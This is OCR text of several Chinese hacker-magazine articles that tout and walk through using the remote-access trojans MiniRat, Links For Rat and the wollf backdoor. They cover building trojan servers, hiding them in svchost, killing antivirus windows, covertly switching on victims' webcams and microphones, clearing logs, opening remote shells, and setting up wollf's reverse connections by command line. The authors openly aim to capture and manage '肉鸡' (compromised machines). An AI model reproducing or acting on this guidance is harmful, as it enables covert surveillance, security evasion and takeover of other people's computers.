


图5


4．远程终端

选择控制菜单中的“远程终端”命令，在弹出的远程终端窗口提示符后面输入想要执行的终端命令，这样木马服务端就会调用远程系统中的命令提示符来执行用户输入的命令并将执行结果返回到终端了，如图6。如果想清除屏幕信息的话，就可以直接输入“cls”命令，如果因为输出数据太多，导致键盘无法移动光标的位置，那么清除一次输出就可以搞定了。


图6

5．系统管理

为了更好的进行远程控制管理，在控制菜单的“系统管理”中还提供了“进程管理”和“窗口管理”两项内容。通过进程管理，我们可以查看、刷新、关闭远程电脑中的进程，比如在进程列表中发现了服务端使用的svchost.Exe进程，通过右键中的“结束”命令就可以关闭指定的进程了。由于现在的杀毒软件都采用了多进程和线程插入等多种保护措施，所以利用关闭进程的方法已经很难关闭杀毒软件了，因此最好的方法就是使用窗口管理，在窗口管理的列表中发现了杀毒软件后，点击右键中的“结束”按钮就行了，这样可以更好的保护我们的木马程序，如图7。


图7

6．视频查看

如果远程电脑还连接有USB摄像头，那么我们就可以通过“视频查看”功能来获取图像了，点击“视频查看”命令后在打开的“视频监控”窗口中会自动检测对方系统中是否安装有USB摄像头，如果确实安装了的话，那么木马程序就可以强行打开摄像头对其进行监控了。如果选择了视频保存，那么就可以把监视信息保存为Mpeg格式的文件，并存放在木马客户端所在的目录下了。既然有视频监控功能，当然也就少不了语音监听功能，点击“语音监听”命令后，木马就会立即打开麦克风进行监听了，可惜的是，监听到的音频信息无法进行保存。如果选择了“发送本地语音到远程”选项，就可以利用麦克风直接与远程用户进行通话了，如图8。




图8

7．其它命令

除了上面所介绍的这些主要功能外，木马还包括其它的一些小的控制功能，包括了网页查看、文件下载、文件更新、清除日志等，这些命令既可以用于单机操作，也可以进行多台计算机的批量操作，比如利用网页查看功能就可以进行刷票操作，而文件更新命令则可以对服务端文件进行批量更新等。

三、总结

MiniRat木马最大的亮点就是能过主动防御，它可以突破最新版本的卡巴斯基、瑞星、江民等在内的主动防御，可以说这也是我所知道的能够突破主动防御最多的一款木马程序。另外，MiniRat木马自身的控制功能虽然比较少，但是每一项功能都是非常实用的，尤其是桌面查看功能使用了多种不同的算法，在木马中实在是非常的与众不同，有兴趣的朋友就赶紧试一试吧。

(本文所涉及到的MiniRat已收录到光盘中)

文章难易度：★★★
文章阅读重点：关于一款迷你木马Links For Rat的使用介绍

简单实用的小马Links For Rat

大兵

每期的《黑客X档案》我都会仔细阅读，尤其喜爱“牧马记”这个栏目，栏目中所介绍的木马，每一个的控制功能都非常强大，虽然功能多并不是什么坏事，但是却往往给我一种“捉鸡用牛刀”的感觉，所以我便开始在网上寻找一些迷你的木马程序，这天正好在一个博客中发现了一款名为Links For Rat的小马，在此就顺便介绍给那些喜欢木马的菜鸟朋友。

一、木马的配置和设置

运行Links For Rat的服务端程序，点击“文件”菜单下的“配置服务端”命令，在弹出的窗口中就可以进行配置操作了。首先在“DNS”中设置服务端的连接地址，由于我是在本地电脑进行的测试，所以这里就设置为了127.0.0.1，接着是设置服务端的连接端口，木马默认使用的是9090端口，我们也可以自定义设置。再接着就是设置服务端程序的文件名以及服务端程序启动时的服务名称等信息了，由于服务端程序在以服务方式启动后整体插入到Svchost.exe进程中，因此也就不会在进程列表中多出DLL文件了，这样即使被360安全卫士阻止也依旧可以上线。最后在“互斥标记”栏输入想要被服务端排斥的信息，比如我们输入Links，就可以避免新安装的服务端覆盖以前安装的服务端信息了。设置完成后，点击左下方的“生成被控端”按钮就可以创建服务端程序了（图1）。





图1

由于客户端程序默认并没有进行监听，所以我们还需要对客户端进行设置后才可以使用，点击“设置”菜单中的“端口设置”，在弹出的窗口中设置服务端要连接的端口信息，然后点击“ok”按钮确认设置的监听端口，接着再点击“设置”菜单中的“开始监听”命令，客户端程序就会打开监听端口并等待服务端程序的自动连接了。

二、木马的控制与操作


在本地电脑中运行生成好的服务端程序，很快客户端程序就弹出了一个连接成功的提示窗口，现在就可以对服务端进行控制操作了。首先在列表中选中上线的主机，并点击鼠标右键，选择其中的“控制”命令，这样就可以在弹出的窗口中进行控制操作了（图2）。


图2


选择控制窗口中的“进程管理”，再点击鼠标右键，选择“刷新进程”命令，就可以查看到远程计算机中的系统进程情况。利用右键菜单中的“干掉进程”命令，我们可以随时结束选中的进程信息。选择控制窗口中的“文件管理”，通过右键菜单中的“获取磁盘”命令，可以获取远程磁盘的最新信息。在这个控制窗口中我们还可以对远程系统中的磁盘文件进行管理，包括了上传文件、下载文件、执行文件、新建目录等文件管理功能（图3）。

Links虽然自带的功能比较少，但是却提供了功能插件的接入，这样木马的功能也就能得到无限的扩展了。在“插件管理”选项中点击“下载”按钮来设置插件的下载地址，下载完毕后再点击“启用”命令，就可以激活这个插件来进行控制操作了（图4）。不过由于这个木马才刚刚推出，所以可供选择的功能插件还非常少。由于木马本身开放了插件的接口，所以会编程的朋友们可以自己编写插件来扩展它的功能。


图3


图4

我们再来选择“插件管理”右边的“CmdShell”，通过它可以调用远程系统的cmd命令，这样就可以方便的执行终端命令了。要想使用这个控制命令，首先需要在下方的输入框里输入cmd.exe来激活命令提示符功能，接着再输入想要执行的终端命令，就可以在中间的窗口中看到命令执行的结果了（图5）。最后我们再来看看“3389”，通过它可以查看远程系统的终端服务信息，比如查看终端服务所使用的端口、开启终端服务功能或者修改终端服务使用的端口等。


图5

除了以上这些对单一系统进行控制的命令外，Links木马还可以进行多系统的集群控制操作，包括了文件下载、网页打开和网站攻击等命令，比如在“DownUrl”输入框里输入想要下载的文件地址，然后点击“Down”按钮就可以同时对多系统进行文件下载了，这样可以非常方便的进行服务端的更新操作。

三、使用感受

Links木马的最大特点就是短小精悍，毕竟我们使用木马程序，主要就是为了捕获“肉鸡”的，虽然功能强大的木马有自己的优势，但是我认为只要能把“肉鸡”管理好，至于使用什么样的控制工具就都是次要的了。

（本文所涉及到的Links For Rat已收录到光盘中）

文章难易度：★★★
文章阅读点：对一般后门型木马wollf的使用介绍

wollf后门程序的使用详解

听风

在当前GUI（也就是有图形界面的）木马大行其道的情况下，偶然发现了一个命令行方式下的木马程序－－wollf，使用后感觉还不错，于是就决定推荐给大家，其实这种命令行方式下的木马程序称之为后门程序更为合适。这种程序的最大优点就是小巧、灵活、快捷，缺点就是不易掌握，或者说是大多数菜鸟还不习惯使用它们。这也难怪，很多人刚接触电脑时都是在Windows的图形界面下进行各种操作的，久而久之，便习惯了Windows这种基于用户图形界面的操作方式，因此对于这种必须输入各种相应的命令后才能进行管理操作的程序，就会感觉到使用起来非常麻烦，但事实上倘若我们习惯了使用这种程序的话，就会发现它的优点了。

先来说说wollf的大致情况，它只有一个程序文件，也就是说它把服务端、客户端以及服务端配置程序都集成到了一个文件中，一共只有54K左右，体积虽然很小，但功能却不凡，支持的命令非常多，无论是上传下载、键盘记录，还是网络嗅探、端口转发等，它都可以实现。wollf还支持正向和反向两种连接方式，支持网页FTP、动态域名来更新IP地址，如果配合其它工具一同使用的话，效果更加无法让人想象。接下来，我就详细介绍wollf的配置和使用方法，并对它支持的命令进行一些必要的说明。

刚才我也提到过了，wollf把服务端、客户端以及服务端配置程序都集成到了一起，具体要如何使用，完全取决于执行它时的附加参数。

wollf的参数一共有8个：

1、-install 安装wollf服务，这也是默认参数，对于原始程序而言，服务端口为7614。

2、-remove 移除wollf服务。

3、-update 升级wollf服务，对于某台已安装了wollf服务的主机，如果对已安装的wollf服务的部分属性不满意的话，就可以重新配置一个wollf服务，执行“wollf -update”命令就可以替换原有wollf服务的属性了。

4、-debug 在安装失败时可以通过此参数检查原因。

5、-once 作为普通进程执行，也就是不注册为Windows系统服务，重启系统后将不自动加载。

6、-connect host port 连接到远程主机上的wollf服务，这种连接方式就是正向连接方式。例如“wollf -connect 192.168.0.2 7614”，就表示连接到IP地址为192.168.0.2主机的7614端口，使用“telnet 192.168.0.2 7614”命令也可以达到同样的效果。

7、-listen port 监听指定端口用来等待外部的连接，这种连接方式就是反向连接方式。例如在远程主机上执行“wollf -connect 本机IP 2000”命令，然后在本地电脑上执行“wollf -listen 2000”命令，就可以与远程主机建立连接了，使用nc也可以达到同样的效果的。

8、-setup 配置wollf，执行“wollf -setup”命令后就会看到如图1所示的若干选项，我简单翻译并说明一下。

（1）设置监听端口；

（2）设置连接密码；

（3）设置服务名称；

（4）设置服务显示名称；

（5）设置EXE文件名称；

（6）设置FTP路径（如果需要通过FTP服务器进行反向连接）；

（7）设置HTTP路径（如果需要通过HTTP服务器进行反向连接）；

（8）查看设置信息；

（9）帮助；

（0）完成。




图1

这里要着重说明一下服务名称、服务显示名称和EXE文件名称的区别，我们以“计划任务”服务为例，它的服务名称是“schedule”，这个名称可以用来在命令行下操作“计划任务”服务，它的服务显示名称为“Task Scheduler”，这仅仅是在“计算机管理”->“服务”窗口中显示的名称，每个服务都对应着一个可执行文件。“计划任务”服务对应的是“svchost.exe”，位于system32文件夹下，如图2。当配置完成后，就会在同目录下生成一个名为“wollf_new.exe”的新程序了。




图2

通常，我们要想获得一个工具的详细用法，只需要直接执行这个程序就可以了，但是如果照搬到wollf的话，这样做就会为自己安装上wollf服务了，这就是所谓的“默认参数”。如果误安装上了wollf服务，可以执行“wollf -remove”来移除。

接下来我就演示一下命令的用法，首先连接192.168.0.1上的wollf服务，服务端口为64，密码为123456，连接成功后，会要求我们输入密码，如果密码正确的话，就会获得一个远程的shell了，可以键入“HELP”来获得帮助，如图3。

下面我挑选几个比较实用的命令来进行详细的说明。

1、DOS

此命令用于从wollf环境跳转到DOS环境中，在DOS环境中键入命令“exit”就可以返回到wollf环境中，如图4。我们可以在DOS环境下执行一些wollf不支持的DOS命令。

